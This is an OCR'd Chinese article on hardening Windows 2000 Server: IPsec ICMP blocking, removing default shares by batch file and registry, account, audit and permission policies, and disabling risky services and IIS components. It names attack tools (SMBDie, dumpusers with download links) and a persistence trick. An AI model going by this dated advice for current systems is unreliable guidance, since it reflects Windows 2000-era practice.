


图28

点下一步，来到选择“IP筛选列表”面板，这里选择刚才的“icmp deny”，然后点下一步，这里是选择“筛选操作”的，这里仍然选择刚才创建的“icmp deny”，再点下一步，去掉“编辑属性”前的勾，点完成。

然后，关闭除了“本地安全设置”完的所有对话框，这时候，在“本地安全设置”的右边窗口里，会发现多了一个“icmp deny”，如图29所示。




图29

右键点“icmp deny”，在出现的菜单里选择“指派”，这样，这个IPsec策略就生效了。现在，点开始→运行，运行cmd.exe，来ping一下，随便ping个IP地址(如图30所示)，会发现报告目标地址不可达。




图30

然后再到别人的机器上ping我的IP地址，会发现结果是time out(如图31所示)，怎么样？完全屏蔽了吧！




图31

如果不想使用这个策略的话，到“本地安全策略设置”里右键点这个新建的IPsec选择“不指派”就可以了。

看清楚了吧？虽然在讲解IPsec上费了这么多笔墨，但是我认为还是很值得的，因为它的作用很大。因为系统中，只允许管理员才能建立IPsec策略，其他用户是无法建立的，所以，如果你的机器还有其他人使用，而这些人又是用户的话，就可以给他们做一些限制了，例如，我们完全可以屏蔽掉UDP的4000—4010端口，这样对方就无法使用QQ了，方法和刚才相似，就不多说了。

接下来，介绍一下IPsec的相关知识，我想，应该有很多朋友是想了解的。

在这里，就不多给大家讲解什么理论上的知识了，因为IPsec的知识相对比较高深一些，所以，这里就简单地给大家讲述一下，让大家有一个理性上的认识。

简单地讲，IPsec也是属于一种加密方式，但更确切地讲的话，它应该属于一种协议，把IPsec这个协议封装的数据报添加到原来的数据包中，以使原来的数据包受到保护。

至于添加位置，需要大家对数据包的结构比较熟悉。简单地说一下吧，一般是添加在TCP和IP数据包包头之间，或者是IPsec

给数据包新创建一个数据包包头，然后把自己添加到这个新的包头后面，这样的话，就是说，IPsec 的数据包被添加到了新包头和 IP 包头前。

小知识 即使在网上传送的是TCP协议封装的数据，为了能使其在网上传送，也必须使用IP协议再对其进行封装，因此，才在一个数据包内即出现TCP包头又出现IP包头。

当 IPsec 用于路由器时，就可以建立虚拟专用网（VPN）。在路由器的连接内部网的一端，是一个受保护的网络，另一端则是不安全的公共网络。两个这样的路由器建立起一个安全通道，通信就可以通过这个通道从一个本地的保护子网发送到一个远程的保护子网，这就形成了一个虚拟专用网（VPN）。

OK，关于 IPsec 就说这么多吧，如果有兴趣的话，就去查看一些关于 IPsec 和 VPN 的相关资料吧。

本文到此结束了，希望大家能够喜欢，我们菜鸟们对 Windows2000 的斗争却永无终结，如果小弟我在这里写的这些东西能够给各位读者一些帮助的话，那么，我就满足了！

加固你的 Win2K

Sohwat　珍珠猪

Win 2000 安全前奏

——版本的选择及安装时的九个问题

Windows 2000 的服务器在目前的服务器市场中占了相当大的比例，原因有很多，如：它操作简单，易于管理，功能强大等等。但是，在带来利润的同时，微软面对更多的是大家对 Windows 2000 Server 安全性的指责和埋怨，难道 Windows 2000 的安全性就真的那么差吗？我可不这么认为！说到底，网络的安全取决于个人因素和环境因素的双方配合得当与否。如果配置得当，Windows 2000 的服务器还是相当安全的。

如果你想安装、配置一台提供简单 Web 服务的 Windows 2000 Server 而又一筹莫展的话，不用着急，只需 Follow me!

我将手把手地带你构建一台安全的 Windows 2000 Server 服务器。不过要说明的一点是，世界上没有绝对的安全，我们的目标是达到如下的安全级别就足够了：能够阻止绝大多数黑客的非法入侵系统。

一、版本选择，保持原汁原味

选择合适的版本是安装配置 Windows 2000 的第一步。

国内的大多数使用者，因为不习惯英文界面的操作，而选择安装了 Windows 2000 Server 中文版。但是你可知道，从这第一步开始，你就已经种下了安全隐患的种子？大家知道微软一向是以 Bug 和 Patch 著称的，过不了几天，就会有一个新的漏洞“问世”，紧跟着，微软就会发布相应的补丁。当然，首先发布的肯定是英文版的补丁，而其他语言版本的补丁一般会延迟一段时间。而在这一段时间里，我们的机器对攻击者来说，不是放在那里赤裸裸的，任人宰割的吗？所以，我强烈地建议大家尽量地安装英文版。

还有一点，无论是什么语言版本，请不要安装任何 Beta 版本，因为大多数的 Beta 版本的操作系统都含有严重的安全缺陷。

二、安装系统，九条金科玉律要记清

在安装系统之前，有九件事你是要注意的，他们分别是：

1、清楚系统要求

首先，我们一起来看看 Windows 2000 Server 对系统的要求：

133MHz 或更高的 Pentium 兼容的 CPU；至少有 256MB 的 RAM（也支持 128MB；最大支持 4GB ）；2GB 的硬盘，至少有 1.0GB 的空闲空间（如果你是通过网络进行安装，将需要额外的硬盘空间）；Windows 2000 Server 最多支持在一台机器上有 4 个 CPU；VGA 分辨率，或者更高档次分辨率的监视器；CD-ROM 驱动器，推荐 12 速或者更快的速度；如果计算机不支持从光盘启动安装程序，则还要求有高密度的 3.5 寸软盘；如果从网络安装，需要一个或多个与 Windows 2000 server 兼容的网卡和相关的电缆。

在安装之前，最好确保你的机器硬件在 Windows 2000 Server 的硬件兼容性列表（HCL）范围内，因为微软只对那些列在 Windows 2000 HCL 中的设备提供经过测试的驱动程序。如果使用了没有列在 HCL 中的硬件，在安装过程中，或者安装之后，可能会引发一些问题，会威胁到系统的安全性能和稳定运行。

2、选择安装途径

安装 Windows2000 Server 不外乎两种途径。一种是全新安装，另一种是从其他版本的 Windows 升级到 Windows 2000 Server（如从 Windows NT Server3.51 或 Windows NT Server4.0 上升级等）。

但是，为了避免升级以后带来的种种问题，建议执行全新安装，最好是从格式化过的硬盘上安装。

3、硬盘分区的问题

有些网管在装系统的时候总是“偷懒”，硬盘只做一个分区，直接安装系统。这样做会带来很大的风险，例如：万一发生 IIS 缓冲区溢出会直接威胁到系统的安全。建议至少 3 个分区（最好是 4 个），如 C，D，E，F，各分区的安装建议如下：

C 盘装系统，2G 以上的空间，D 盘装 IIS，E 为 FTP，F 盘放一些重要的数据。

4、文件格式问题

Windows 2000 Server 既支持 FAT 格式，也支持 NTFS 格式。但是我们建议采用 NTFS 格式，为什么呢？因为 NTFS 格式比 FAT 格式多了安全控制功能，可以对不同的文件，文件夹设置不同的访问权限，并且可以启用 EFS（Encrypt File System）来加密文件，使得只有授权用户才可以访问，从而提高了系统的安全性。而且最好在安装过程中，根据系统提示一步到位的格式化成 NTFS 分区格式，而不要先安装成 FAT 格式再转化为 NTFS 格式，因为这样做在有些情况下会出现转化不成功，导致数据的丢失，甚至系统崩溃的现象。

小心 NTFS 分区带来的麻烦：虽然 NTFS 有很多优越性，但也有它的不利一面，如：目前大多数反病毒软件在用软盘启动后，没有提供对 NTFS 分区的病毒查杀功能，这样一旦系统中了恶性病毒而导致系统不能正常启动，后果会比较严重。因此，我们平时要做好防病毒工作，防患未然。另外还要提醒大家，ADSs（NTFS 交换数据流）是 NTFS 的一个特征，它是为了和 HFS 兼容而设计的。可是由于比较难于被发觉，所以对于管理员来说是一种危险，29A 的 Bennie 和 Ratter 已经发布了一种叫做 W2K.Stream 病毒，这个病毒就是利用 ADSs 的，一定要做好防病毒工作。

5、多系统的问题

如果机器要作为服务器，那么我强烈建议你只安装一个操作系统。因为安装两个或两个以上的操作系统，会给黑客创造很多的机会。有心的黑客可能会用 DDoS 攻击或其他手段，成功地让你的系统重启，并进入另一个安全配置较差或根本没配置过的系统，从而击败你的系统。

6、安装时的网络连接问题

Win2000 在安装时存在这样一个问题，当我们输入 Administrator 的密码之后，系统就建立了 ADMIN$ 的共享，但是你刚刚输入的密码并没有“生效”，这种情况一直持续到系统再次启动，也就是说，在重启之前的这个过程中，任何人都可以通过 ADMIN$ 进入机器。所以，在做完基本的安全配置之前，请不要连入网络。因为这个时候，真的可以说是“人为刀俎，我为鱼肉”。

7、修改默认路径

我们都知道，Windows 2000 的默认路径为（假如 C 是系统盘）C:\Winnt，我们可以修改为 C:\win03478，等无规律的名称。这样也在一定程度上加强了对系统的保护。

8、安装过程中的组件选择问题

<1> 在 Windows 2000 server 中，IIS 是默认安装的（而在即将发布的 Windows Server 2003 中，IIS6.0 默认是不被安装的），这就好象在你的机子上开了一扇大门。所以，我们应该对 IIS 做一些基本的安全配置。而其中的第一步，就是修改默认安装路径路径，把它从系统所在的分区“搬”出去。

LOOK 注意 在安装过程中，如果选择默认安装 IIS，我们是没法修改路径的。除非通过自动安装脚本的设置才可以改变路径。所以，我们这个时候去掉 IIS 前面的勾，不安装 IIS。

<2>其他组件：对于一般的 Web 服务，以下几个服务是不必要的，而且是极其危险的，应该慎重对待或者干脆关闭，它们是：Indexing Service、FrontPage 2000 Server Extensions、Internet Service Manager（HTML）。

9、补丁的安装时间

补丁的安装应该在安装完所有需要的组件和应用程序以后，这是因为补丁程序往往要替换或者修改一些系统文件，如果先安装补丁再安装应用程序有可能导致补丁无效。

三、考虑物理安全性

很多时候，可能你觉得的服务器已经配置的相当“完美”了，但是，你的系统还是被击败了，为什么呢？因为你忘了考虑机器的物理安全性问题！如果把防火墙放到一个公开的场合，这对系统安全性是一个很大的威胁；如果有人无意中把一张带有病毒的软盘插入机器；如果有人（你朋友，你公司的员工）动手删除了你机器上的重要文件……等等，这都足以让你的服务器被击败，不是吗？

要是能物理地接触一台机器的话，要获得超级权限，是相当容易的，所以，物理安全性一定不可轻视。

请对照以下问题，检查自己网络的物理安全性：

（1）你的防火墙是在一间上了锁的房间吗？服务器呢？

（2）网络设备（如路由器，WEB 服务器，FTP 服务器）被关严和监控了吗？

（3）有人单独工作在敏感区域吗？

注意上面几个问题，完成安装后，我们再做一些基本的安全配置。

主动出击

——安全配置 Win 2000，未亡羊先补牢

实践证明，安装好 Windows 2000 server 之后，默认的配置是极不安全的，我们要进行一些基本的配置，具体如下：

一、彻底删除缺省共享

在 Windows 2000 Server 中，默认有如下几个共享：C$、D$、E$、F$……还有 ADMIN$、IPC$。这些共享对系统的安全是个很大的威胁，尤其是 IPC$ 和 ADMIN$。我们可以在“计算机管理”→“共享”中删除掉它们。但是，这样还是没有从根本上解决问题，因为，等我们重新启动的时候，你就会发现，它们又跑出来了。那么我们怎么样“彻底”地删除这些共享呢？我向大家介绍下面两种方法：

利用批处理文件

在记事本中输入下面的内容：

```
net share c$ /delete
net share d$ /delete
net share e$ /delete
net share f$ /delete
net share ipc$ /delete
net share admin$ /delete
```

然后任取一个文件名，以 .bat 保存，如 noshare.bat。然后将这个 noshare.bat 放到“开始”－“启动”文件夹里面，这样，

每次开机的时候，系统就会自动地删除这几个共享了。

2、修改注册表键值

禁止C$、D$、E$之类的缺省共享，可以通过修改如下注册表键值：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters

AutoShareServer、REG_DWORD、0x0

要禁止ADMIN$缺省共享，修改如下键值：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters

AutoShareWks、REG_DWORD、0x0

要限制IPC$缺省共享，要限制如下键值：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa

restrictanonymous REG_DWORD 0x0 缺省

0x1 匿名用户无法列举本机用户列表

0x2 匿名用户无法连接本机IPC$共享

LOOK 注意 一般请不要使用2，因为这样可能会造成你的一些服务无法启动，如SQL Server等。但是设置成1以后，仍然存在问题，攻击者仍然可以利用一些工具来刺探用户名和用户信息，像Dunpusers这个工具，可以到软件作者的主页去下载：http://ntsecurity.nu/toolbox/dumpusers/，无法访问国外网站的朋友，可以到这里下载：http://go.6to23.com/securityant/tools/dumpusers.exe

二、根据需要来选择打开的端口

端口可以说是计算机的第一道屏障，所以端口的正确配置，对整个系统的安全是至关重要的。当然，在满足服务的前提下，开的端口越少，安全性相对来说就越高。具体步骤：网卡"属性"→TCP/IP→高级→选项→TCP/IP筛，选中启用TCP/IP筛选，根据需要来配置。

三、帐户策略

系统开放的帐号要尽可能少。并且严格控制所有帐号权限，轻易不要给帐号以特殊权限；

重命名Administrator帐户，改为一个不易被猜到的用户名，以绝暴力破解的后患。

设置"傀儡帐户"，如新建立一个名为Administrator用户，属于普通user组，不要忘了在"描述"栏里写上"管理计算机(域)的内置帐户"，并且配置一个尽量复杂的口令，如32DHRKC#?s@67，越复杂越好，来诱惑攻击者，拖住进攻者的脚步。同时，为这个帐户设置重型的审核和报警，例如可以设置登录脚本，等有人企图登录时，发出警报。

4、除原Administrator外，再增加一个属于Administrator组的帐号；这样做的好处有两方面：一方面，如果你自己忘了一个帐号的密码，还可以用另一个来登录，避免自己被锁在系统外面的尴尬；另一方面，万一黑客得到了其中一个帐号并更改口令，你也可以利用备用帐号来登录，夺回控制权。

5、将Guest帐号禁用，并且重命名为一个复杂的名字，设置一个复杂的口令，并将它从Guest组删掉。这样做主要是为了对付有些攻击者，利用一些工具，将Guest帐号从一般用户提升到管理员组。

6、给所有用户帐号设置复杂的口令。Windows中用户口令最多可以达到128位，但是，在NT4中，最多只可以到14位，所以为了保证向后兼容性，一般密码长度应该在8位以上14位以下，且必须同时包含字母、数字、特殊字符。不要使用一些常用的如iloveyou等单词、词组；当然，也没有必要设置一个如dj#593??>sie33*这么复杂的口令，你自己记忆起来也很困难，可能你就会想办法把它记到纸上或其他地方，又造成了一定的隐患。所以，我们应该在Security和Easy之间寻找最佳的平衡点。

7、必须定期更改口令，这一点很重要。

8、设置帐号锁定和复位，这样，可以防止攻击者对帐号的暴力攻击。

四、安全日志

一个合格的管理员，应该设置合理的安全策略，并且定期查看日志文件。首先，我们来看看如何设置安全审核：在"本地安全策略→审核策略"中打开相应的审核，一般打开以下一些审核：

帐户管理	成功	失败
登录事件	成功	失败
对象访问	失败	
策略更改	成功	失败
特权使用		失败
系统事件	成功	失败
目录服务访问		失败
帐户登录事件	成功	失败

当然，你也可以多添几项审核，或者少选几项。但是任何事物都有两面性，打开少一点，可能不能向你提供重要的，你想要的"信息"；但审核项目太多的话，一方面会占用系统资源，另一方面你也不可能有精力一条一条去翻看多如牛毛的审核结果；但既然不看，那不就白审核了嘛。此外，建议做以下的设定：

1、在"帐户策略→密码策略"中设定：

密码复杂性要求启用

密码长度最小值8位

强制密码历史4次

最长使用期限30天

2、在帐户策略→帐户锁定策略中设定：

帐户锁定3次错误登录

锁定时间15分钟

复位锁定计数15分钟

作为管理员，检查日志时主要检查有没有以下现象：

不完整的或者混乱的日志文件条目；奇怪的登录时间；重复登录和用户权限失效；重复的后台日志程序或服务崩溃；系统，服务或后台程序的重启。

以上这些都是我们特别应该关注的，因为这些很可能查到攻击者留下的痕迹。

五、目录文件权限

由于一开始，我们就采用了NTFS格式，这就为后面我们

的文件权限设置打好了基础。Win2000 中的访问权限分为：读取、写入、读取及执行、修改、列目录、完全控制。在默认的情况下，大多数的文件夹对所有用户（Everyone 这个组）是“Full Control”，所以，我们必须对这里的权限进行重设。

为用户重新分配权限的一个基本前提和原则是：尽量使权限最小化，即在不影响用户正常工作的前提下给他尽量少的权限。

具体分配的时候，还需要注意以下两点：

1、权限具有累加性：如果 A 用户同时属于 B、C 两个用户组，那么 A 既有 B 用户组的权限，又有 C 用户组的权限；

2、“拒绝”（在 Windows 2000 英文版中叫做“Deny”，在 NT4 中，是“No Access”）的权限最高。也就是说，假设 A 用户属于 B、C、D 三个组，B、C 两个组对 R 资源是“完全控制”权限，但 D 组却被设置为拒绝访问，那么 A 用户将无法访问 R 资源。因为，Deny 最高。所以，请慎重使用“拒绝”权限。当然，合理的使用“拒绝”权限，可能会使你的权限设置变得非常简单。

六、停掉所有不必要的服务

在 Windows 2000 中，一些服务默认是被打开的，这无疑大大的降低了 Windows 2000 的安全性。可喜的是，微软在即将发布的新操作系统 Windows server 2003 中，所有的服务默认都是关闭的。需要什么服务，必须由管理员自己手动打开。

在 Windows 2000 中，以下几个默认打开的服务是非常危险的，它们分别是：

1、Task Schulder：这个服务，一般是用不到的，（不过执行备份计划的时候，没它可不行），所以，我们可以考虑停掉它。攻击者可以利用它来达到一些“奇妙”的效果。如指定日期添加指定的帐号，打开指定的服务。举例来说，当你的系统被入侵后，你清除了所有的木马，后门，并且修改了管理员密码，但是，你没有想到，入侵者早就利用 Task Schulder 建立了计划任务，如在某时某刻建立一个预先指定的管理员帐户，再次为他打开进入你系统的大门。

2、LANManserver：这个服务，对于一个开 Web 和 Ftp 服务的服务器来说，一般也是用不到的。但是它却会找来一些攻击，如“SMB 降级攻击”（关于这个攻击的更多信息，请大家自行查阅，或到我的主页查看）。另外，正如我前两天翻译的一篇文章（《SMBDie：轻松击溃 Windows 服务器》）中介绍的那样，利用 SMBDie 这个工具，可以在 5 秒中内让一台 Windows 服务器崩溃。

还有一些其它的服务，也是很危险的。总之，不需要的服务，统统关掉！

基本组件安全攻略

—IIS 与 SQL Server

一、IIS 的安装和安全配置

我们都知道，黑客对于 Win2000 的攻击，有相当一部分是“借助”了 IIS 的“懦弱”才能得逞，那么，对 IIS 的配置就显得很重要了。我们一起来看看如何把 IIS 的风险降到最低，性能发挥到最佳！

我们在安装系统的时候就提到过，当时是选择不安装 IIS 的。所以，现在要从组件里选择安装它。安装时要注意：对于 SMTP 和 NNTP，如果不打算使用服务器转发邮件和提供新闻组服务，请取掉前面的勾，不要安装，因为它们可能带来新的漏洞。

按照安装系统时的“规划”，我们把它放在 D 盘，我们可以任意给 inetpub 取任意命名，如 D:\inet90576，这样会更安全些。

安装完成以后，你还要跟着我做以下的工作：

1、删除 Scripts 等等安装时默认的虚拟目录

删除危险的 IIS 组件，默认安装后有些 IIS 组件可能会造成安全威胁，应该从系统中去掉。以下几个需要我们“认真对待”：

